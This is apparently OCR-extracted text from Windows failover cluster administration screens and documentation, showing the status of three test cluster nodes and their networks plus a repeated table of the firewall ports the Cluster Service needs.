
Nodes (3)

Name	Status	Assigned Vote	Current Vote
test-cluster	Up	1	1
test-cluster2	Up	1	1
test-cluster3	Up	1	1




Name	Status	Cluster Use	Information
Cluster Network 1	Up	Cluster and Client	


Name	Status
⊞ test-cluster3 - Ethernet	Up
⊞ test-cluster2 - Ethernet	Up
⊞ test-cluster - Ethernet	Up



Application	Protocol	Ports
Cluster Service	UDP and DTLS[1]	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Service	ICMP	Echo port (This port is required during a node join operation from the **Add Node Wizard**.)
Cluster Service	TCP	445 (This port is required during a node join operation from the **Add Node Wizard**.)
RPC	TCP	135
Cluster Administrator	UDP	137
Randomly allocated high ports[2]	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)



Application	Protocol	Ports
Cluster Service	UDP and DTLS[1]	3343
Cluster Service	TCP	3343 (This port is required during a node join operation.)
Cluster Service	ICMP	Echo port (This port is required during a node join operation from the **Add Node Wizard**.)
Cluster Service	TCP	445 (This port is required during a node join operation from the **Add Node Wizard**.)
RPC	TCP	135
Cluster Administrator	UDP	137
Randomly allocated high ports[2]	TCP	Random port number between 49152 and 65535
WinRM	TCP	5985 (This port is required when deploying cloud witness.)



Application	Protocol	Ports
